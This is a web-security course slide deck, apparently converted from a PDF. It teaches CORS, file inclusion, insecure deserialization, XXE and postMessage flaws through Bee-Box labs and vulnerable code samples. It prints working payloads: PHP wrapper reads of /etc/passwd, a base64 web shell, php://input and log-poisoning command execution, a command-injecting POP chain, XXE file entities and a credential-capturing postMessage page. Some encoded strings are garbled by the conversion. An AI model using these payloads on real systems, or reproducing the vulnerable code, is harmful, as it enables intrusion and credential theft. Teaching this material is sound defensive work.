- Content-Type (but note the additional requirements below)

The only allowed values for the Content-Type header are:

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain



Simple Requests (Without Preflight Request)

For example, suppose web content at `https://foo.example` wishes to invoke content on domain `https://bar.other`. Code of this sort might be used in JavaScript deployed on `foo.example`:

```
const xhr = new XMLHttpRequest();
const url = 'https://bar.other/resources/public-data/';
xhr.open('GET', url);
xhr.onreadystatechange = someHandler;
xhr.send();
```



Simple Requests (Without Preflight Request)

In response, the server sends back an Access-Control-Allow-Origin header with Access-Control-Allow-Origin: *, which means that the resource can be accessed by **any** origin.

Access-Control-Allow-Origin: *

This pattern of the Origin and Access-Control-Allow-Origin headers is the simplest use of the access control protocol. If the resource owners at <https://bar.other> wished to restrict access to the resource to requests only from <https://foo.example>, (i.e no domain other than <https://foo.example> can access the resource in a cross-site manner) they would send:

Access-Control-Allow-Origin: <https://foo.example>



Preflight Requests

Unlike “simple requests” (discussed above), for “preflighted” requests the browser first sends an HTTP request using the OPTIONS method to the resource on the other origin, in order to determine if the actual request is safe to send. Cross-site requests are preflighted like this since they may have implications to user data.

The following is an example of a request that will be preflighted:

```
const xhr = new XMLHttpRequest();
xhr.open('POST', 'https://bar.other/resources/post-here/');
xhr.setRequestHeader('X-PINGOTHER', 'pingpong');
xhr.setRequestHeader('Content-Type', 'application/xml');
xhr.onreadystatechange = handler;
xhr.send('<person><name>Arun</name></person>');
```



Preflight Requests

The last example creates an XML body to send with the POST request. Also, a non-standard HTTP X-PINGOTHER request header is set. Such headers are not part of HTTP/1.1, but are generally useful to web applications. Since the request uses a Content-Type of application/xml, and since a custom header is set, this request is preflighted.

Flow in Next Slide



Preflight Requests

```
Client                                Server
| |
| |
| |
+----->|
| OPTIONS /doc HTTP/1.1
| Origin: http://foo.example
| Access-Control-Request-Method: POST
| Access-Control-Request-Headers: X-PINGOTHER, Content-type
|
|<-----+
|                         HTTP/1.1 204 No Content
|                         Access-Control-Allow-Origin: http://foo.example
|                         Access-Control-Allow-Methods: POST, GET, OPTIONS
|                         Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
|                         Access-Control-Max-Age: 86400
|
+----->|
| POST /doc HTTP/1.1
| X-PINGOTHER: pingpong
| Content-Type: text/xml; charset=UTF-8
| Origin: http://foo.example
|
|<-----+
|                         HTTP/1.1 200 OK
|                         Access-Control-Allow-Origin: http://foo.example
|                         Vary: Accept-Encoding, Origin
|                         Content-Encoding: gzip
|                         Content-Length: 235
|
```



Preflight Requests

Let's look at the full exchange between client and server. The first exchange is the preflight request/response:

```
OPTIONS /doc HTTP/1.1
Host: bar.other
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Connection: keep-alive
Origin: http://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER, Content-Type
```

```
HTTP/1.1 204 No Content
Date: Mon, 01 Dec 2008 01:15:39 GMT
Server: Apache/2
Access-Control-Allow-Origin: https://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
Access-Control-Max-Age: 86400
Vary: Accept-Encoding, Origin
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
```

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>



Requests with credentials

Note: When making credentialed requests to a different domain, third-party cookie policies will still apply. The policy is always enforced independent of any setup on the server and the client, as described in this chapter.

The most interesting capability exposed by both XMLHttpRequest or Fetch and CORS is the ability to make "credentialed" requests that are aware of HTTP cookies and HTTP Authentication information. By default, in cross-site XMLHttpRequest or Fetch invocations, browsers will not send credentials. A specific flag has to be set on the XMLHttpRequest object or the Request constructor when it is invoked.

```
xhr.withCredentials = true;
```



Mitigate Solution



Make sure you always validate the request Origin header value.
Use Regex if there is more than 1 Origin that must be valid.
Make sure that Regex is not vulnerable and bypassable.

File Inclusion

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “Dynamic File Inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. There is 2 type of File Inclusion:

- Local File Inclusion
- Remote File Inclusion



Local File Inclusion (LFI)

We can take advantage of LFI vulnerability to Read file from the server (This would be information disclosure) and also in some special circumstances, we can execute command. So we can have 2 impact of LFI vulnerability:

- Read file from server (information disclosure)
- LFI to RCE
 - Log Poisoning
 - Proc Environment Injection
 - PHP Wrappers (expect:// and input://)

Vulnerable Functions:

- PHP
 - include()
 - include_once()
 - require()
 - require_once()
 - fopen()
 - ASP.Net
 - Response.WriteFile()
 - Server.Execute()
 - JSP
 - <jsp:include page="" />
-
- ```
graph TD; PHP["
 - include()
 - include_once()
 - require()
 - require_once()
 - fopen()"] --> WebRoot["Only Web Root Access"]; ASPNet["
 - Response.WriteFile()
 - Server.Execute()"] --> WebRoot; JSP["
 - <jsp:include page="" />"] --> WebRoot;
```



# Remote File Inclusion (RFI)

We can take advantage of RFI vulnerability to Read file from the **remote** server, The web server will read the content of the file would be used by the application. RFI vulnerability can lead to **Code Execution!**

## References:

<https://null-byte.wonderhowto.com/how-to/exploit-remote-file-inclusion-get-shell-0187006>

<https://Off5ec.com/lfi-rfi>



# Source Code Review [PHP]

```
<?php
 // LianGroup - @INVOXES
 $file = $_GET['file'];
 if(isset($file))
 {
 // Vulnerability is just right here :))
 include("pages/$file");
 }
 else
 {
 include("index.php");
 }
?>
```



# Source Code Review [NodeJS & Express.JS]

## NodeJS

```
if(req.query.language) {
 fs.readFile(path.join(__dirname, req.query.language), function (err, data) {
 res.write(data);
 });
}
```

## Express.JS

```
app.get("/about/:language", function(req, res) {
 res.render(`/${req.params.language}/about.html`);
});
```



# Source Code Review [Java - JSP]

## Java [Include a Local File]

```
<c:if test="${not empty param.language}">
 <jsp:include file="<% request.getParameter('language') %>" />
</c:if>
```

## Java [Render a Local File or URL]

```
<c:import url= "<%= request.getParameter('language') %>" />
```



# Source Code Review [C#]

C#

```
@if (!string.IsNullOrEmpty(HttpContext.Request.Query['language'])) {
 <% Response.WriteFile("<% HttpContext.Request.Query['language'] %>"); %>
}
```

C#

```
@Html.Partial(HttpContext.Request.Query['language'])
```

C#

```
<!--#include file="<% HttpContext.Request.Query['language'] %>"-->
```



| Function                 | Read Content | Execute | Remote URL |
|--------------------------|--------------|---------|------------|
| <b>PHP</b>               |              |         |            |
| include()/include_once() | ✓            | ✓       | ✓          |
| require()/require_once() | ✓            | ✓       | ✗          |
| file_get_contents()      | ✓            | ✗       | ✓          |
| fopen()/file()           | ✓            | ✗       | ✗          |
| <b>NodeJS</b>            |              |         |            |
| fs.readFile()            | ✓            | ✗       | ✗          |
| fs.sendFile()            | ✓            | ✗       | ✗          |
| res.render()             | ✓            | ✓       | ✗          |



| Function              | Read Content | Execute | Remote URL |
|-----------------------|--------------|---------|------------|
| <b>Java</b>           |              |         |            |
| include               | ✓            | ✗       | ✗          |
| import                | ✓            | ✓       | ✓          |
| <b>.NET</b>           |              |         |            |
| @Html.Partial()       | ✓            | ✗       | ✗          |
| @Html.RemotePartial() | ✓            | ✗       | ✓          |
| Response.WriteFile()  | ✓            | ✗       | ✗          |
| include               | ✓            | ✓       | ✓          |



# Hands-on Lab



Exploit Local/Remote File Inclusion (LFI/RFI) [Bee-Box]



# Local File Inclusion (LFI) Bypassing DotDotSlash Filter

How to Bypass?

```
$language = str_replace('../', '', $_GET['language']);
```

Answer: ?language=....//



# Local File Inclusion (LFI) Bypassing Special Characters

An attacker can take advantage of the PHP wrapper (filter) to encode the data into the base64.

php://filter/convert.base64-encode/resource=/etc/passwd

php://filter/read=string.rot13/resource=index.php

php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd

data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNo byAnU2hlbGwgZG9uZSAh]zsgPz4=&cmd=id

data://text/plain,%3C?php%20system%28%22uname%20-a%22%29;%20?%3E



# Local File Inclusion (LFI) to Remote Command Execution (RCE)

We can take advantage of LFI vulnerability to Read file from the server (This would be information disclosure) and also in some special circumstances, we can execute command. So we can have 2 impact of LFI vulnerability:

- Read file from server (information disclosure)
- LFI to RCE
  - Log Poisoning
  - Proc Environment Injection
  - PHP Wrappers (expect:// and input://)

## References:

<https://www.aptive.co.uk/blog/local-file-inclusion-lfi-testing>

<https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-1>



# Log Poisoning

An attacker can abuse the logging feature to inject php code into the logs and execute commands. We (as an attacker) can inject our malicious crafted code into the logs by entry points that logs into the access.log.

**Entry point:** User-Agent

**Apache2:** /var/log/apache2/access.log

```
+ bee@bee-box: /var/log/apache2 Q ... - x
TP/1.1" 304 - "http://192.168.1.101/bWAPP/rlfi.php?language=../../../../var/
log/apache2/test.txt&action=go" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.
0) Gecko/20100101 Firefox/94.0"
192.168.1.77 - - [11/Nov/2021:19:41:50 +0100] "GET /bWAPP/images/cc.png HTTP/1.
1" 304 - "http://192.168.1.101/bWAPP/rlfi.php?language=../../../../var/log/a
pache2/test.txt&action=go" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Ge
cko/20100101 Firefox/94.0"
192.168.1.77 - - [11/Nov/2021:19:41:50 +0100] "GET /bWAPP/images/bee_1.png HTTP
/1.1" 304 - "http://192.168.1.101/bWAPP/rlfi.php?language=../../../../var/lo
g/apache2/test.txt&action=go" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0)
Gecko/20100101 Firefox/94.0"
192.168.1.77 - - [11/Nov/2021:19:42:48 +0100] "GET /bWAPP/rlfi.php?language=%3C
%php%20phpinfo();%20%3E&action=go HTTP/1.1" 200 13792 "-" "Mozilla/5.0 (X11; U
buntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0"
192.168.1.77 - - [11/Nov/2021:19:44:48 +0100] "GET /bWAPP/rlfi.php?language=aaa
&action=go HTTP/1.1" 200 13748 "-" "<?php phpinfo(); ?>"
```



# php://input

The php://input is a read-only stream that allows you to read raw data from the request body. php://input is not available with enctype="multipart/form-data".

Change value of the vulnerable parameter to php://input and write our malicious code in the request body.

```
GET /?vulnerableParamter=php://input&cmd=ls
<?php echo shell_exec($_GET['cmd']);?>
```



# Remote File Inclusion (RFI) Bypassing (PHP Streams)

An attacker can take advantage of the PHP streams to bypass some limitations.

```
data://text/plain;base64,PD9waHAgcGhwaW5mbygPz4=
```



# Hands-on Lab



Exploit Local File Inclusion (LFI) to RCE [Bee-Box]



# Mitigate Solution



Don't use user-supplied input is the best way to fix it, I think. :)

As an alternative way, you can make a white list.


# Serialization

In many programming languages, including Java, PHP, ASP.NET, and Python, it is necessary to represent arrays, lists, dictionaries, and other objects in a serialized data format that can be sent through streams and over a network and restored later. This process is called serialization.

The final serialized format may be represented in binary or as structured text. JSON and XML are two commonly used structured text formats used for serialization within web applications. The reverse of the serialization process is called deserialization. Deserialization takes serialized data from a source (a string, stored file, etc.) or network socket and turns it back into an object.



# Serialization .vs. Deserialization



# Human-readable Serialization

```
class myClass
{
 public $name = "demo";
 function __construct()
 {
 # ... some PHP code ...
 }
}
print serialize(new myClass);
```

Output:

```
0:7:"myClass":1:{s:4:"name";s:4:"demo";}
```



# Binary Serialization

```
import pickle
my_data = {}
my_data['friends'] = ["Alice", "Bob"]
pickle_data = pickle.dumps(my_data)
print(pickle_data)
```

Output:

```
b'\x80\x03}q\x00X\x07\x00\x00\x00\x00friendsq\x01]q\x02(X\x05\x00\x00\x00al\iceq\x03X\x03\x00\x00\x00bobq\x04es.'
```



# Insecure Deserialization

Deserialization attacks, or insecure deserialization, is the exploitation of vulnerabilities within the deserialization process by using untrusted data to abuse the logic of an application, to access control, or even to instigate remote code execution (RCE).

Insecure deserialization refers to a deserialization process in which the serialized string is converted back to its original object in memory by using untrusted user inputs. With insufficient input validation, this can lead to logic manipulation or arbitrary code execution.

We will focus on three different cases of serialization vectors, using PHP and Python object serialization, as they are commonly used languages that are easy to follow.



# Insecure Deserialization

Imagine a HTTP request like this one. You can see there is a serialized data. Well, let's guess the evil code behind this request that deal with it!

GET /login.php HTTP/1.1

Host: vuln.lab

Cookie: data=a:2:{s:8:"username";s:4:"user";s:4:"guid";s:32:"b6a8b...bc960";}

Connection: close



# Insecure Deserialization

What is wrong with this code?!

```
$a = unserialize($_COOKIES['data']);
if(isset($a['username']) && $a['username'] === 'administrator') {
 echo "Access Granted!";
}
else {
 echo "NO PERMISSIONS GRANTED.";
}
```



# Insecure Deserialization

Attacker can change the username parameter in serialized object to escalate his privilege.

```
a:2:{s:8:"username";s:4:"user";s:4:"guid";s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

```
a:2:{s:8:"username";s:13:"administrator";s:4:"guid";s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```



# PHP Object Injection

Two factors are required to successfully carry out attacks on PHP Object Injection vulnerabilities:

- There must be an insecure implementation of the unserialize() method based on client input (i.e, cookies, stored serialized data, or serialized request parameters)
- There must be a PHP magic method (e.g., \_\_wakeup or \_\_destruct) within the class that is vulnerable to being exploited to create our malicious payload or “POP Chain”

In PHP, methods that begin with two underscore (\_\_) are called “magic methods”.

These magic methods play an important role in the application’s lifecycle, as they can be invoked during specific events.

There are 15 different magic methods:

|                |            |               |
|----------------|------------|---------------|
| __construct()  | __set()    | __toString()  |
| __destruct()   | __isset()  | __invoke()    |
| __call()       | __unset()  | __set_state() |
| __callStatic() | __sleep()  | __clone()     |
| __get()        | __wakeup() | __debugInfo() |



# PHP Object Injection

In PHP Object Injection attacks, we use magic methods to reconstruct our payload. Some magic methods are commonly used in serialization. For example:

- `__sleep` is called when an object is serialized and must be returned to an array.
- `__wakeup` is called when an object is serialized.
- `__destruct` is called when a PHP script ends and the object is destroyed.
- `__toString` is called to convert an object into a string.



# PHP Object Injection with magic method

Let's look at an example where the user inputs proceed as a command using `__wakeup` magic method. Consider the following vulnerable PHP code:

```
class InsecureClass
{
 private $hook;
 private $log;
 public function __construct($log = "") {
 $this->log = $log;
 }
 public function __wakeup() {
 if(isset($this->hook)) eval($this->hook);
 }
 public function updateRecord() {
 # ... some database functionality ...
 }
}

$user_data = unserialize($_GET['data']);
```



# PHP Object Injection with magic method

In this class, we see the implementation of a PHP magic method, `__wakeup`. The script also declares a vulnerable `unserialize()` function. When both conditions are met, it can result in arbitrary PHP object(s) injection into the current application scope.

To create our payload, we can execute the following script:

```
class InsecureClass
{
 private $hook = "phpinfo();";
}
print urlencode(serialized(new InsecureClass));
```



# Hands-on Lab



Demo [Last Source Code Slide]



# Property Oriented Programming (POP)

The Property Oriented Programming (POP) technique can be used to create so-called POP chains that allow control over all the properties of a deserialized object. In POP chains, magic methods are used as the initial “gadget” ---a snippet of code borrowed goal (i.e., code execution).

As a basic example, let's assume we've found vulnerable code that implements the `__destruct()` magic method in our library as follow in the next slide:



# Property Oriented Programming (POP)

```
class IO {
 public function destroy($fn) {
 system("rm ".$fn); // rm log.txt && cat /etc/passwd
 }
}
class LoggerIO extends IO {
 private $fn = "log.txt"; // log.txt && cat /etc/passwd
 # ... some PHP code ...
 public function __destruct()
 {
 $this→removeFile($this→fn);
 }
 public function removeFile($fn){
 $this→destroy($fn);
 }
}
... some PHP code ...
$user_data = unserialize($_GET['data']);
```



# Property Oriented Programming (POP) Exploit

To exploit this vulnerability, we need to change the value of the LoggerIO class property to a string such as "log.txt | touch hack.txt", which will then allow us to execute a command using the destroy() method within the IO class.

To create our final POP chain, we can use the following script:

```
class LoggerIO
{
 public $fn = "dummy.txt | touch hack.txt";
}
print urlencode(serialize(new LoggerIO));
```



# Mitigate Solution



Do not deserialize user-supplied input as much as possible.


# Introduction to XML

XML stands for “extensible markup language”. XML is a language designed for storing and transporting data. Like HTML, XML uses a tree-like structure of tags and data. Unlike HTML, XML does not use predefined tags, and so tags can be given names that describe the data.

```
<root>
 <Products>
 <Product>
 <Code>1337</Code>
 <StockQty>42</StockQty>
 <Barcode>7331133773311337</Barcode>
 </Product>
 <Product>
 ...
 </Product>
 </Products>
</root>
```



# XML Tree



# DTD Files & XML Entities

The XML document type definition (DTD) contains declarations that can define the structure of an XML document, the types of data values it can contain, and other items. The DTD is declared within the optional DOCTYPE element at the start of the XML document.

```
<!DOCTYPE foo[
 <!ENTITY entityname "Entity Value">
]>

<!DOCTYPE foo[
 <!ENTITY exEntityName SYSTEM "http://domain.tld">
]>

<!DOCTYPE foo[
 <!ENTITY exEntityName SYSTEM "file:///etc/passwd">
]>
```



# Where we can find/exploit XMLs?



...


# XXE Vulnerability

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application. XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.



# XXE Vulnerability

- Exploiting XXE to Retrieve Files
- Exploiting XXE to Perform SSRF Attacks
- Exploiting Blind XXE Exfiltrate Data Out-of-Band (OOB)
- Exploiting Blind XXE to Retrieve Data via Error Messages



# Hands-on Lab



Exploit XML External Entities (XXE) [Bee-Box]  
Vulnerable Python Script  
Vulnerable PHP Script



# postMessage

postMessage() is a feature introduced in HTML5 and you can use it in JavaScript. This feature lets you send data between different Window objects (it can be an iframe or window.open()).

postMessage provided a secure way that let you bypass this security mechanism.

A postMessage() syntax is something like:

```
targetWindow.postMessage(message, targetOrigin, [transfer]);
```



# postMessage

- **targetWindow:** It's the window that takes the message. Just that :). It can be one of the following Window:
  - **window.open():** This function spawn a new window.
  - **window.opener:** A variable which reference to window that spawned.
  - **window.parent:** It's a reference to the parent of the current window or subframe.
  - **window.frames:** Basically it just return an array of frames. frames are accessible by [iterator] or simply call it [i] notation.
  - **HTMLIFrameElement.contentWindow:** It returns a Window object of an <iframe> HTML.
- **message:** This is the data you want to send. The data will be serialized that this feature lets you send data objects like a charm. The data will deserialize in the postMessage receiver.
- **targetOrigin:** In the second parameter of postMessage(), you can define the target (receiver) origin, also its value can be \* that we will cover later in this post.



# postMessage

Now we want to write a code that send a data to an iframe.



```
<form id="form1" action="">
 <input type="text" id="message" placeholder="Write message here ... ">
 <input type="submit" value="Send Msg">
</form>
<iframe id="ifrm" src="http://192.168.1.77:8000/receiver.html"></iframe>
<script>
 document.forms[0].onsubmit = function() {
 var ifrmwindow = document.getElementById("ifrm").contentWindow;
 var msg = document.getElementById("message").value;
 ifrmwindow.postMessage(msg, "http://192.168.1.77:8000");
 return false;
 }
</script>
```



# postMessage

Now we want to write a code that receive data from an iframe.



```
<p id="received-message">Nothing got yet!</p>
<script>
 function displayMessage(event) {
 msg = "Message: " + event.data + "
Origin: " + event.origin;
 document.getElementById("received-message").innerHTML = msg;
 }

 if (window.addEventListener)
 window.addEventListener("message", displayMessage);
 else
 window.attachEvent("onmessage", displayMessage);
</script>
```



# postMessage Vulnerabilities

- Sender Origin is set to \*
- Receiver does not verify the origin of the sender
- Receiver does not sanitize the data which received



# postMessage Sender Origin Misconfiguration

Find the vulnerability in the below script:

```
<script>
 function sendMessage(){
 var credentials = {
 username:document.getElementById("username").value,
 password:document.getElementById("password").value
 }
 window.opener.postMessage(credentials, "*");
 window.close();
 }
</script>
<form action="">
 <label for="username">Username</label>

 <input type="text" id="username" name="username" />

 <label for="password">Password</label>

 <input type="password" id="password" name="password" />

 <button type="button" onclick="sendMessage()">LOGIN</button>
</form>
```



# postMessage Sender Origin Misconfiguration

Exploit!

```
<script>
 function msghandler(event){
 document.getElementById("data").innerText = (event.data.username + ":" + event.data.password);
 }
 if(window.addEventListener)
 window.addEventListener("message", msghandler, false);
 else
 window.attachEvent("onmessage", msghandler)
</script>
<div id="data"></div>
<input type="button" value="Login" onclick="window.open('http://192.168.1.77:8000/', '_blank', 'pop')>
```



# postMessage does not verify Origin & Data

```
<p id="received-message">Nothing got yet!</p>
<script>
 function displayMessage(event) {
 msg = "Message: " + event.data + "
Origin: " + event.origin;
 document.getElementById("received-message").innerHTML = msg;
 }

 if (window.addEventListener)
 window.addEventListener("message", displayMessage, false);
 else
 window.attachEvent("onmessage", displayMessage);
</script>
```



# postMessage does not verify Origin & Data (Exploit)

```
<form id="form1" action="">
 <input type="text" id="message" placeholder="Write message here ... ">
 <input type="submit" value="Send Msg">
</form>
<iframe id="ifrm" src="http://192.168.1.77:8000/receiver.html"></iframe>
<script>
 document.forms[0].onsubmit = function() {
 var ifrmwindow = document.getElementById("ifrm").contentWindow;
 var form = document.getElementById("form1");
 var msg = document.getElementById("message").value;
 ifrmwindow.postMessage(msg, "http://192.168.1.77:8000");
 return false;
 }
</script>
```



# postMessage Bypass Checking Origin

```
<p id="received-message">Nothing got yet!</p>
<script>
 function displayMessage(event) {
 if (evt.origin.startsWith("http://domain-a.com") ≠ true) {
 console.log("Invalid Origin! Do Not try Hacking at home. :)");
 } else {
 msg = "Message: " + event.data + "
Origin: " + event.origin;
 document.getElementById("received-message").innerHTML = message;
 }
 }

 if (window.addEventListener)
 window.addEventListener("message", displayMessage, false);
 else
 window.attachEvent("onmessage", displayMessage);
</script>
```



# What is WebSocket?

WebSockets are a bi-directional, full duplex communications protocol initiated over HTTP. They are commonly used in modern web applications for streaming data and other asynchronous traffic.

WebSockets are widely used in modern web applications. They are initiated over HTTP and provide long-lived connections with asynchronous communication in both directions.

WebSockets are used for all kinds of purposes, including performing user actions and transmitting sensitive information. Virtually any web security vulnerability that arises with regular HTTP can also arise in relation to WebSockets communications.



# **HTTP/S .vs. WebSockets**

Most communication between web browsers and web sites uses HTTP. With HTTP, the client sends a request and the server returns a response. Typically, the response occurs immediately, and the transaction is complete. Even if the network connection stays open, this will be used for a separate transaction of a request and a response.

Some modern web sites use WebSockets. WebSocket connections are initiated over HTTP and are typically long-lived. Messages can be sent in either direction at any time and are not transactional in nature. The connection will normally stay open and idle until either the client or the server is ready to send a message.

WebSockets are particularly useful in situations where low-latency or server-initiated messages are required, such as real-time feeds of financial data.



# How are WebSocket connections established?

WebSocket connections are normally created using client-side JavaScript like the following:

```
var ws = new WebSocket("wss://normal-website.com/chat");
```

The wss protocol establishes a WebSocket over an encrypted TLS connection, while the ws protocol uses an unencrypted connection.



# How are WebSocket connections established?

To establish the connection, the browser and server perform a WebSocket handshake over HTTP. The browser issues a WebSocket handshake request like the following:

```
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNB]dhkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsE]Nuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
```



# How are WebSocket connections established?

If the server accepts the connection, it returns a WebSocket handshake response like the following:

HTTP/1.1 101 Switching Protocols

Connection: Upgrade

Upgrade: websocket

Sec-WebSocket-Accept: 0FFP+2nmNIIf/h+4BP36k9uzrYGk=

At this point, the network connection remains open and can be used to send WebSocket messages in either direction.



# How are WebSocket connections established?

Several features of the WebSocket handshake messages are worth noting:

- The Connection and Upgrade headers in the request and response indicate that this is a WebSocket handshake. The Sec-WebSocket-Version request header specifies the WebSocket protocol version that the client wishes to use. This is typically 13.
- The Sec-WebSocket-Key request header contains a Base64-encoded random value, which should be randomly generated in each handshake request.
